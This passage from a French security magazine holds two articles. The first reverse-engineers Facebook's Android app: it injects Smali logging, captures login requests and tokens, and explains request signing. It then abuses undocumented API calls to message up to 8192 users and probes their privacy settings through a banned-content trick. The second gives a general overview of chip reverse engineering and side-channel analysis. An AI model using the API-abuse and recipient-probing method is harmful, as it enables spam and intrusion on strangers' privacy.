Retenons cela : une application utilisant le SDK Facebook pour Android est bien obligée de montrer patte blanche, de s'identifier avec son propre AppId et somme de contrôle, et court le risque de se faire couper l'accès en cas de contrevenance quelconque.

2.3.2 L'authentification de Katana en détails

Katana ne s'applique pas les mêmes règles.

En suivant un peu le code, l'authentification donne finalement lieu à une requête, prise en charge par la classe générique **ApiMethod** qui construit la requête, la signe et renvoie le résultat à l'appelant.

Mais cela ne permet pas de savoir, par simple lecture du code Smali (*dead listing*), quelles requêtes sont construites par l'application et quelles sont ses réponses ; qu'à cela ne tienne, nous allons modifier le code Smali de l'application pour pouvoir lire, directement, les échanges entre le téléphone et le serveur !

Il y a deux endroits judicieux pour placer ce genre de mouchards : une fois l'URL complète de la requête créée, et un autre à la réception de la réponse. Par chance, ces deux endroits sont facilement repérables dans le fichier **ApiMethod.smali**. Outre l'authentification, nous aurons ainsi accès à toutes les requêtes suivantes, concernant la liste des contacts, l'envoi de messages, etc.

Voici donc le code inséré (en rouge) :

- pour la requête dans **ApiMethod->start()** :

```
iget-object v1, p0, Lcom/facebook/katana/service/method/
ApiMethod;->mHttpMethod:Ljava/lang/String;
iget-object v3, p0, Lcom/facebook/katana/service/method/
ApiMethod;->mBaseUrl:Ljava/lang/String;

invoke-virtual {p0, v3},Lcom/facebook/katana/service/method/
ApiMethod;->buildGETUrl([String];)V
move-result-object v3

const-string v4, "FB_DUMP"
invoke-static {v4, v3}, Landroid/util/Log;->e(Ljava/lang/
String;Ljava/lang/String;)I
```

- pour la réponse dans **ApiMethod->parseResponse()** :

```
.method protected parseResponse(Ljava/lang/String;)V
    .registers 4
    .parameter "response"
    .annotation system Ldalvik/annotation/Throws;

    value = {
        Lcom/facebook/katana/model/FacebookApiException;,
        Lorg/codehaus/jackson/JsonParseException;,
        Ljava/io/IOException;,
        Lcom/facebook/katana/util/jsonmirror/JMException;
    }

    .end annotation
    .prologue

    .line 431
    invoke-static {p1}, Lcom/facebook/katana/service/method/
ApiMethod;->printJson([String];)V

    const-string v1, "FB_DUMP"
    invoke-static {v1, p1}, Landroid/util/Log;->e(Ljava/lang/
String;Ljava/lang/String;)I
```

Heureusement, le code Smali est assez simple : on peut y lire ou écrire directement des méthodes Java par leur nom, les lettres I/V/L désignent des types de données retournées (classe, entier,...) et **p1**, **v1**, etc. sont des mnémoniques pour les registres Dalvik.

J'ai choisi d'utiliser la classe Android de base **Util.log**, qui est spécialisée dans l'extraction de lignes de debug suivant les situations et a l'avantage de préfixer ces dernières avec un symbole de notre choix : ici, ce sera **FB_DUMP**.

Ces lignes sont ensuite lues à l'aide de l'outil **adb** du SDK Android, connecté à un émulateur ou votre propre téléphone, selon votre configuration, avec la commande **adb logcat**.

```
% adb logcat > exchange.log
% <LANCEZ QUELQUES COMMANDES FACEBOOK>
^C
% grep FB_DUMP exchange.log > FBexchange.log
```

C'est tout. Le fichier obtenu **FBexchange.log** concentre des exemples très lisibles des requêtes que peut effectuer l'application Katana. Celle de login, par exemple :

```
FB_DUMP (  272): https://api.facebook.com/restserver.php?
    api_key=882a8490361da98702bf97a021ddc14d&
    email=john.doe%40foomail.com&
    format=JSON&
    method=auth.login&
    migrations_override=%7B%27empty_json%27%3A+true%7D&
    password=petitpapanoel&
    sig=47136b62bd0a5f0919bc0ff2fb3a001d&v=1.0
```

Et sa réponse :

```
FB_DUMP (  272):
{
    "session_key":"e14f34579309f37e04-213456761",
    "uid":5345688997,
    "secret":"8545678928",
    "access_token": "4657986544|e14f34579309f37e04-213456761|7Tehj
kTYZZW6xlyRGehI7gM"
}
```

Victoire ! Cette réponse contient tout ce dont nous aurons besoin par la suite pour effectuer n'importe quelle autre requête.

2.3.3 Synthèse des résultats

À l'heure actuelle, il existe deux services web mis en place par Facebook. Le plus récent, *Graph API*, est appelé à remplacer ce que Facebook appelle lui-même *Old REST API*. Cette dernière API, historique, est un service REST tout ce qu'il y a de plus classique ; et c'est celle-ci qui est utilisée par Katana, pour des raisons inconnues.

En ce qui concerne Old REST API, toute application l'utilisant doit fournir sa clé d'API (**api_key**, cf. le dump plus haut) à chaque requête, et de plus, les signer à l'aide d'une clé privée d'application, dite **api_secret**. Il en résulte une signature (**sig**), qui sera ajoutée à chaque requête.

Ces **api_key** et **api_secret** sont fournies par Facebook à la création et l'enregistrement, *via* leur site, de votre application.

Vous appellerez ensuite une fonction (**method**) du serveur REST, dans sa version sécurisée ou non suivant le niveau de sécurité nécessaire, et l'accompagnez d'un certain nombre de paramètres.

Typiquement, ci-dessus est effectuée une requête **auth.login** **en HTTPS**, avec pour paramètres un e-mail et un mot de passe ; les autres paramètres (**version**, **migrations**, **format**) sont des ajouts plus ou moins nécessaires, mais moins intéressants. Les **api_key** et **sig** sont bien fournis.

L'API Facebook étant quelque peu mal documentée et obscure, il n'a pas été simple de trouver une explication claire sur la façon dont l'argument **sig** était calculé. Avec un peu de recherches sur Internet et l'analyse dans le code Smali, la solution a été trouvée : il faut concaténer tous les arguments de la requête, sans l'URL, y ajouter l'**api_secret**, et en faire un hash MD5 qui sera la signature.

Par ailleurs, l'**api_secret**, fixe, ne sert à signer que la requête de login ; pour tous les appels suivants, il faut utiliser le membre « secret » obtenu en retour d'un login réussi.Avec toutes ces explications, nous voilà enfin en mesure de forger nos propres appels depuis n'importe quel terminal. En avant !

3 Exploitation

3.1 Écriture du code d'exploitation

Malgré de nombreuses recherches, difficile de trouver tout cuit un joli bout de code qui permette de tester rapidement toutes les requêtes obtenues lors

du dump. Pyfacebook, restfb... aucune bibliothèque n'était suffisamment simple et/ou adaptée pour ce cas.

Un peu de Python sur mesure a finalement fait l'affaire **[FBLIB]**. Nous pouvons, avec ce code, lancer les commandes Facebook de notre choix, une par une, à la suite ou toutes ensemble - suivant le cas.

Le code est extrêmement simple - connexion à une URL, passage de paramètres en **GET**... - et peut être grandement amélioré ; mais c'est l'analyse de son utilisation, en poussant Old REST API à ses limites, qui va nous intéresser à présent.

3.2 Observations

3.2.1 Non-documentation

Première remarque : si l'on se balade sur la documentation en ligne de Old REST API **[OLDDOC]**, on se rend compte que quelque chose cloche... Effectivement, aucune mention de la méthode **auth.login** !

Il existe, certes, des **Auth.xxx**, des **Friends.get**, j'en passe ; mais cette fonction-là, ainsi que pas mal d'autres récupérées lors de notre dump, ne sont purement et simplement PAS documentées !

Sous Windows 95, de nombreuses fonctions noyau, non officielles mais très puissantes, faisaient le bonheur des *reversers* et autres *virii coders* une fois découvertes. Eh bien c'est un peu ce qui se passe ici, avec des méthodes efficaces et dénuées de toute documentation telles que **mailbox.send**, qui comme son nom l'indique, permet d'envoyer un message privé à l'un de vos contacts... ou plusieurs.

3.2.2 Katana, first-class-citizen de l'API

Eh oui, comme on pouvait s'en douter, mes essais pour utiliser mon code de prototype avec une clé d'API personnelle (mais toutefois totalement valide) se sont soldés par des erreurs... amusantes :

```
FBRequest called (auth.login).
REQ_URL : https://api.facebook.com/restserver.php?
    api_key=MY_FOO_API_KEY&
    email=john.doe@foomail.com&format=JSON&
    method=auth.login&
    migrations_override={'empty_json': true}&
    password=petitpapanoel&
    sig=d23595ed5557cabcbea5be7f8535e1bd&v=1.0

ANSWERS = {
  "error_code":3,
  "error_msg":"Unknown method",
  "request_args":[...]
}
```

Intéressant, n'est-ce pas ? Avec la clé du quidam moyen, le serveur n'y va pas par quatre chemins : sa réponse n'est même pas un « Invalid Key » mais bien un « Unknown method », alors même que nous avions vu plus haut la docilité avec laquelle une réponse était fournie si l'on utilise la clef de Katana.




Fig.3 : Illustration de la puissance des API cachées Facebook

Celle-la même qui est présente en clair dans nos dumps, mais aussi dans le code décompilé de Katana, non loin de l'**api_secret** d'ailleurs... À vous d'aller la chercher, je n'ai pas le droit de la publier !

3.3 Envoi de messages

Lorsqu'il a fallu se désinscrire, j'ai pu, grâce à mon petit programme de test, envoyer un message à tous mes amis pour les prévenir. Cela s'est fait en combinant des appels à **Friends.get** et **Mailbox.send** de façon efficace, afin d'obtenir une liste d'*userID* à qui envoyer mon message.

Cela a permis d'envoyer le même message d'un coup à tous mes contacts, un peu plus de 300 à cette époque. La limite des 20 destinataires, connue sur le site, est donc largement dépassable !

Le fonctionnement des *threads* Facebook étant ce qu'il est, cela a plus ennuyé les gens qu'autre chose : chaque personne répondant à ce thread déclenchait sa mise à jour chez 300 personnes, avec envoi de notification, etc. Plusieurs dizaines de mails par jour, et pas moyen de s'en sortir ! Sauf si plus personne n'y répond, bien sûr.

Et jusqu'où peut-on aller ainsi ? À combien de personnes, maximum, peut-on envoyer un message grâce à cette API ?

3.3.1 Trouver beaucoup de UserID

Cette partie s'est révélée plus complexe que je n'aurais pensé. Il n'est pas possible, même avec les *credentials* de Katana, de récupérer n'importe quel UserID : il faut être connecté à la personne, d'une manière ou d'une autre. Le FQL (*Facebook Query Language*) limite vos requêtes d'UserID à des *joint requests*, c'est-à-dire que vous ne pourrez pas sélectionner tous les utilisateurs de Facebook d'un coup (**SELECT ALL**), mais ceux « partageant une certaine propriété » ; typiquement ceux qui vous ont dans leurs amis (**SELECT * IN** ...).

Bref, pour faire simple, disons que vous pouvez récupérer la liste de vos amis. Mais avec cette liste, vous pourrez alors obtenir de la même façon la liste de chacun de leurs amis !

Je vous arrête tout de suite : impossible d'aller plus loin. Chercher les amis d'amis d'amis, ce qu'on appellerait le « troisième degré », est refusé. Voici le message d'erreur que nous recevons en essayant :

```
Error 604 : Can't lookup all friends of XXXXXXX. Can only lookup
for the logged in user (YYYYYYY), or friends of the logged in user
with the appropriate permission.
```

Cependant, le second degré, c'est déjà pas mal. De mes 300 amis, en supprimant les doublons, on obtient une liste de... 54 829 ID d'utilisateurs !




Fig. 4 : Many, many userID

3.3.2 Outrepasser le GET

J'avais ma requête « monstre » pour envoyer un message à ces 54 829 utilisateurs. Un autre blocage s'est révélé immédiatement. J'avais dépassé la limite autorisée par la bibliothèque pour les requêtes en **GET**. Et c'est normal, vu sa longueur ! En général, on considère qu'une requête **GET** ne doit pas dépasser environ 2000 caractères (limitée à 2048 pour IE8/9).

Mais ce qu'encore une fois la documentation ne précise pas... c'est que toutes ces requêtes sont parfaitement valides en **POST** ! Plus de limite de taille, un patch rapide dans mon prototype, et nous voilà repartis !

3.3.3 Limite atteinte

Sic. Le serveur renvoie une erreur.

```
"error_code":18,"error_msg":"This API call could not be completed
due to resource limits"
```

J'ai alors tenté la dichotomie ; ça a fonctionné. En réduisant/augmentant le nombre d'utilisateurs de ma requête, je suis finalement tombé sur ma limite : précisément 8192 destinataires.

Pourquoi cette valeur a été choisie par Facebook, ou par leur technologie sous-jacente, difficile à dire ; c'est pile 2^13, mais je n'en sais pas assez pour que cela m'éclaire. Une chose est sûre : on est bien au-delà de la limite des 20 destinataires qu'offre le site web !

3.3.4 Dernier écueil

Le message, même à 8192 destinataires, n'a tout de même pas été envoyé. Le message d'erreur avait simplement changé :

```
"error_code":505,"error_msg":"Invalid message recipient"
```

Eh oui. C'est la même erreur que celle reçue en envoyant un message à un utilisateur qui a bloqué la réception de messages de la part d'inconnus.

Fatalement, certains destinataires, ne figurant pas parmi mes amis, avaient restreint leurs conditions d'acceptation de messages ; bien que ce ne soit pas là le comportement par défaut, Facebook ayant intérêt à ce que les gens communiquent !

Il a fallu vraiment se creuser la tête pour résoudre ce dernier problème.

Même en cherchant partout dans les requêtes envoyées par Katana, en essayant de trouver des cas particuliers dans lesquels l'application semble questionner le site pour savoir si on a le droit d'envoyer un message ou non à tel utilisateur, rien n'y a fait. Il était important de ne pas avoir à envoyer un message de test qui pourrait être reçu par les destinataires les plus « ouverts ».

C'est là que l'idée m'est venue : il faudra envoyer un message tout de même, mais un message qui n'arrivera jamais jusqu'à la boîte de réception du destinataire : un message qui serait envoyé, mais bloqué juste avant réception. Est-ce possible ?

3.3.5 Détournement de la censure de Facebook

Il me fallait donc un message qui passe d'abord par la vérification des préférences du destinataire (réception bloquée ou pas), puis se fasse rejeter.

Le message vide en est un exemple ; malheureusement, quelle que soit la personne à qui il est envoyé, il est refusé avant d'avoir une chance de se faire spécifier si le destinataire accepte de le recevoir ou non. Cela ne fonctionne donc pas.

C'est alors que je me suis rappelé une petite particularité de Facebook : il filtre certains mots. Un message ayant un contenu indésirable sera toujours refusé. J'ai donc essayé un message avec la phrase suivante :

```
http://thepiratebay.org/torrent/4795034/The_GIMP_2.6.6_Portable
```

Bingo ! Si j'envoie ce message à un utilisateur protégé, je reçois l'erreur précédente (*invalid message recipient*)... Mais si ça passe, je reçois :

```
"error_code":500,"error_msg":"Message contains banned content"
```

Il suffit que « piratebay », entre autres, soit présent dans le corps d'un message pour qu'il soit refusé.

En conclusion : rien de plus simple, à présent, que de peaufiner un tout petit peu mon prototype pour établir une « whitelist » des destinataires non bloquants et envoyer, tranquillement, mes messages à des listes de 8192 destinataires. Et si tout le monde s'y mettait ? ;)

Conclusion

Il aura fallu pas mal de temps et d'efforts pour apprivoiser cette bête bizarre qu'est l'API Facebook, son obscurité, départager ce qui est possible de ce qui ne l'est pas, et trouver ce qui l'est un petit peu.

Ce qui est intéressant, c'est qu'à l'heure actuelle, Facebook utilise toujours Old REST API pour Katana, bien que cette dernière soit censée n'être plus en usage depuis au moins un an. Cette méthode risque de durer encore longtemps, à moins que Facebook change son fonctionnement ou son API_KEY secrète ; ce qui rendrait obsolètes toutes les applications Facebook existantes aujourd'hui sous Android, jusqu'à ce que l'utilisateur mette à jour : trop lourd. Cette méthode a donc encore quelques beaux jours devant elle !

J'espère que tout ceci pourra servir, d'une façon ou d'une autre, à ceux qui, comme moi, souhaiteraient se désinscrire proprement de ce site, et en aura intéressé d'autres !

En tout cas, je me suis bien amusé. ■

RÉFÉRENCES

[SPD] http://socialphotodownload.com

[FBE] https://github.com/mohamedmansour/fb-exporter

[FBDEL] https://www.facebook.com/help/delete_account

[DRDTCP] http://www.kandroid.org/online-pdk/guide/tcpdump.html

[VANBAEL] http://vbsteven.com/archives/219

[BAKSMALI] http://code.google.com/p/smali/


[BAKTUT] http://virtualabs.fr/Reversing-d-applications-Android

[ASIAPP] https://play.google.com/store/apps/details?id=com.electricsheep.asi&hl=en

[FBLIB] http://github.com/vperron/facebook_rest/

[OLDDOC] https://developers.facebook.com/docs/reference/rest/

POUR ALLER PLUS LOIN



LA RÉTROCONCEPTION DE PUCES ÉLECTRONIQUES, LE BRAS ARMÉ DES ATTAQUES PHYSIQUES

Denis Réal – denis.real@dga.defense.gouv.fr
Julien Micolod – julien.micolod@dga.defense.gouv.fr
Jean-Claude Besset – jean-claude.besset@dga.defense.gouv.fr
Jean-Yves Guinamant – jean-yves.guinamant@dga.defense.gouv.fr

mots-clés : *RÉTROCONCEPTION / ATTAQUES PHYSIQUES / DPA / ANALYSE PAR CANAUX AUXILIAIRES / SCARE*

Les grandes conférences mondiales de « hacking » du moment comme Black-Hat, CHES ou encore le CCC (Chaos Computer Congress) en Europe [1] [2], présentent régulièrement des résultats et des travaux faisant appel à des méthodes de rétroconception de puces électroniques. Ces techniques sont utilisées pour mettre en évidence des failles de sécurité de dispositifs numériques présentant un caractère sensible en matière de confidentialité, intégrité et disponibilité de service. En effet, elles permettent de porter des attaques intrusives au plus bas niveau d'intégration de l'électronique, c'est-à-dire le « silicium », dans le but d'escamoter des protections physiques ou encore d'extraire des éléments secrets (codes, algorithmes, clés...).

Ces attaques sont d'autant plus redoutables que, à l'image d'un virus informatique (comme « StuxNet » par exemple), elles agissent au plus profond du système, tant du point de vue de ses couches matérielles que logicielles. Elles sont capables de déjouer toutes les contre-mesures éventuellement prises à des niveaux supérieurs et à l'image du « cheval de Troie », un système considéré inviolable peut s'écrouler en quelques secondes.

Fig. 1 : Opération Rétroconception

Toute opération de rétroconception repose sur des observations dont la granularité sera synonyme de pertinence et d'efficacité. La loi de Moore accompagne inexorablement l'évolution des méthodes et moyens mis en jeu dans le domaine de la rétro-conception microélectronique. Pour observer des structures élémentaires de plus en plus petites (technologies semi-conducteurs à lithographies inférieures à 20 nm), il faut disposer d'outils d'acquisition d'images de grande résolution, comme des microscopes électroniques à balayage. L'abstraction fonctionnelle de ces observations s'appuie sur des équipements informatiques de très grande capacité pour le traitement et l'analyse de volumes d'images colossaux, témoignant de la complexité croissante des assemblages de puces à l'état de l'art.

De nouvelles voies d'investigation émergent comme le SCARE ou encore le FIRE (acronymes pour *Side-Channel Analysis for Reverse-Engineering* et *Fault Injection for Reverse-Engineering*). Ces techniques sont destinées à assister la recherche de fonctions cryptographiques en boîte « grise », en exploitant des attaques par canaux auxiliaires (DPA, DEMA) ou par injection de fautes (perturbation par spot laser ou EM : électromagnétique).

1 Méthode d'extraction de puce par rétroconception

Pour passer d'une implémentation physique à la compréhension d'un schéma électronique hiérarchisé, les travaux de rétroconception s'articulent autour de quatre grandes phases longues et complexes : la préparation des échantillons, la capture et la vectorisation des

Fig. 2 : Préparation à chaque couche technologique de la puce électronique

images, l'identification et le routage des fonctions électroniques de bas niveau et enfin, l'abstraction et la simulation de blocs fonctionnels de haut niveau.

La qualité des préparations physico-chimiques nécessite d'adapter les procédés de gravure chimique (sèche ou humide) aux caractéristiques des technologies semi-conducteurs : matériaux, épaisseurs, granularité, nombre de couches... L'enjeu est de dé-stratifier sélectivement, de manière homogène, l'échantillon présentant un minimum d'artefacts de préparation : sur gravure, sous gravure, poussières..., pour passer à l'étape suivante.

La capture automatisée d'images nécessite l'utilisation d'un banc spécialisé construit généralement autour d'un capteur d'images (microscope optique ou électronique), afin de pouvoir visualiser les points d'intérêt les plus fins sur les technologies les plus agressives. Cette opération, par déplacements successifs de l'échantillon monté sur une table motorisée, permet d'obtenir une mosaïque d'images à chaque niveau de préparation de la puce. Ces images sont ensuite ajustées plan par plan par des logiciels d'imagerie spécialisés. La qualité des algorithmes de traitement des images influe directement sur le recalage pyramidal inter-niveaux.




Fig. 3 : Recalage pyramidal

A l'issue de cette étape, on obtient une base d'images tuilées par plan utilisable par des logiciels dédiés à la reconnaissance de motifs et à la vectorisation d'images.

Chaque motif élémentaire fait ensuite l'objet d'une rétro-analyse fonctionnelle à partir des images aux niveaux poly silicium et métal1, afin de reconstruire la bibliothèque des primitives électroniques de base du fondeur. La reconnaissance de ces motifs, étendue à l'ensemble de la puce, permet leur identification et leur localisation. Le suivi automatique des interconnexions des cellules reste une opération délicate, car il dépend de la bonne préparation des échantillons, du paramétrage du microscope lors de la phase de capture d'images pour visualiser les interconnexions entre niveaux métalliques, de la qualité du recalage entre plans et finalement, de la vectorisation des images.

Des passerelles logicielles permettent de convertir les fichiers dans des formats standards à l'aide de progiciels de vérification de règles de design (DRC) et électriques (ERC), utilisés dans le domaine de la CAO semi-conducteur.




Fig. 4 : Reconnaissance des primitives et suivi des interconnexions

À partir de cette représentation informatique du composant, on extrait une « netlist » simulable (VHDL, VERILOG ...).

L'abstraction fonctionnelle s'appuie sur des logiciels commerciaux permettant de représenter ces formats sous la forme d'un schéma électronique utilisant la bibliothèque de primitives de bas niveau, puis de le hiérarchiser en blocs fonctionnels selon une approche du type Bottom/Up.




Fig. 5 : Abstraction fonctionnelle

Cette analyse électronique fonctionnelle, appuyée par des simulations partielles ou globales du design, permet d'aboutir à une compréhension globale du fonctionnement de la puce.

2 Exploitation du rayonnement électromagnétique pour la rétroconception

Le traitement informatique et humain des images issues d'une extraction de puce par rétroconception est souvent chronophage et onéreux. Les techniques d'analyse par canaux auxiliaires pour la rétroconception (SCARE) offre une alternative dans le cas particulier d'un algorithme cryptographique en boîte grise. En effet, un composant électronique ne se comporte pas comme un coffre-fort : son activité interne échange avec son environnement proche et lointain via des médias accessibles dits canaux auxiliaires (énergie consommée ou rayonnée par exemple).

Ainsi, l'analyse de cette fuite est une réelle menace dans un quotidien tout numérique laissant une part de choix à la cryptographie. Combiner ces informations

indirectes à la cryptanalyse logique permet en effet d'accéder à des informations confidentielles. Cela est rendu possible grâce à l'indépendance statistique des calculs intermédiaires (propriété cryptographique), qui permet d'isoler la fuite d'une sous-partie de la logique.

La figure 6 illustre le principe de fonctionnement d'un banc d'écoute passive électromagnétique.




Fig. 6 : Banc d'écoute passive électromagnétique

Dans un premier temps, les praticiens, en respect avec les hypothèses de Kerckhoffs, étudièrent des crypto-systèmes publiques mis à une clé, cette clé secrète étant la cible de leur effort. Aussi, combinant l'information indirecte incluse dans un canal auxiliaire avec des techniques de cryptanalyse classique, ils parvinrent à retrouver cette clé secrète **[3]**. Pour s'en protéger, certains intégrateurs choisissent une solution à base d'algorithmes cryptographiques propriétaires secrets à l'instar des algorithmes A3/A8 (GSM) ou CRYPTO1 (RFID). Une autre méthode est de faire appel à des algorithmes publiques paramétrables, en changeant certaines valeurs de leur structure (par exemple, les tables de substitution pour le DES ou l'AES). Confrontés à ces évolutions, les scientifiques ont modifié les méthodes par canaux auxiliaires pour mener à des analyses dites « boîte grise ».

Des travaux remarquables incités par Novak **[4]** et perfectionnés par Clavier **[5]** sur le protocole A3/A8 furent l'acte de naissance du SCARE. Daudigny et Al **[6]** démontrèrent par la suite que l'analyse par canaux auxiliaires appliqués à la rétroconception en boîte grise de crypto-systèmes permettait de retrouver des détails algorithmiques comme des fonctions de permutation. Ils montrèrent également l'intérêt de ces techniques pour illustrer des détails d'implantation comme la gestion des registres par le crypto-système. Divers travaux permirent enfin d'illustrer l'intérêt de l'analyse par canaux auxiliaires pour la rétroconception de famille générique d'algorithmes **[7,8]**.

La figure 7 illustre le rayonnement électromagnétique moyen de la manipulation de la partie droite et de la partie gauche du message clair par un crypto-système. Le fait que la partie droite soit manipulée deux fois, alors que la partie gauche ne l'est qu'une fois, est caractéristique d'un schéma de Feistel et constitue un premier secret sur l'algorithme.




Fig. 7 : Rayonnement électromagnétique moyen de la manipulation de la partie droite et de la partie gauche du message clair par un crypto-système

Plusieurs points durs, quant à l'exploitation de la fuite sur le canal auxiliaire, restent à être levés : l'axe de recherche de l'injection de fautes pour la rétroconception (FIRE) est récemment apparu **[9]**, mais n'en est qu'à ses débuts. Cependant, de manière intrinsèque ou couplée à une analyse passive, l'injection de fautes offre de nouvelles perspectives.

L'utilisation de fuite de référence sur des op-codes semble également prometteuse pour la compréhension d'un programme s'exécutant en temps réel, par exemple sur un microcontrôleur. Des travaux prometteurs sur la caractérisation d'op-code **[10]** et sur les valeurs des opérandes **[11]** utilisées ont déjà été réalisés.

Enfin, l'analyse par canaux auxiliaires est rendue possible par la presque parfaite indépendance statistique des données intermédiaires. Pour un algorithme non cryptographique, cette indépendance statistique n'est pas triviale. Cependant, bon nombre d'applications non cryptographiques peuvent être gardées secrètes, devenant de facto des cibles de choix.

Conclusion

Un même substrat silicium intègre aujourd'hui des ressources matérielles et logicielles de plus en plus étendues. Dans un contexte technico-économique pressant et fortement concurrentiel, la protection du savoir-faire industriel devient un enjeu de suprématie industrielle primordial vis-à-vis de menaces avérées comme le clonage ou la contrefaçon de puces. Ce risque motive aujourd'hui dans bien des cas le recours à des travaux de *reverse-engineering*, dont les techniques doivent cependant s'adapter inexorablement aux challenges imposés par les évolutions et innovations du monde du semi-conducteur. Force est de constater que les limites en matière de « rétro-investigation » sont repoussées toujours plus loin... ■

DEVENEZ QUELQU'UN
DE RECHERCHÉ
POUR CE QUE
VOUS SAVEZ TROUVER.
FORMATIONS FORENSIQUES
Cours SANS Institute
Certifications GIAC
HSC
FOR 408
Investigation Inforensique Windows
FOR 508
Analyse Inforensique et réponses
aux incidents clients
FOR 558
Network Forensic
FOR 563
Investigations inforensiques
sur équipements mobiles
Dates et plan disponibles
Renseignements et inscriptions
par téléphone +33 (0) 141 409 700
ou par courriel à : formations@hsc.fr
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
HACK SCENE
création agence Comellink - crédit photo : Hedge
SANS
GIAC
www.hsc-formation.fr
